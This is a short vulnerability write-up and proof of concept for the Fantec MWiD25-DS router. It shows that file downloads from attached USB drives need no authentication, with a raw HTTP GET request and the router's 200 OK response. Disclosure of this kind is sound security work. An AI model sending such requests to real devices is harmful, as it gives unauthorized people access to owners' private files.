
Unauthorized File Access Vulnerability

This is a writeup of exploiting the Fantec MWiD25-DS Router (Firmware version: 2.000.030). An unauthorized user can enumerate and download arbitrary files from connected drives


Walkthrough / PoC

To access files on connected drives for example a USB drive, the user has to log in on the web interface as admin user and can access all files on the drive.



Download

When downloading a file, a HTTP GET request containing the session cookie is performed. The session cookie is not verified for GET requests, thus can be omitted. Any arbitrary unauthenticated and unauthorized user can perform such a GET request without using any cookie as shown in the following screenshot.



```
GET /data/UsbDisk1/Volume1/secret_file.txt HTTP/1.1
Host: 10.10.10.254
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.254/apps/explorer/explorer.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: Language=; Language=us
Connection: close


```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "4007183081"
Last-Modified: Sun, 01 Jan 2012 00:20:32 GMT
Content-Length: 6
Connection: close
Date: Sun, 01 Jan 2012 00:25:57 GMT
Server: lighttpd/1.4.28-devel-91:92M

Pwned

```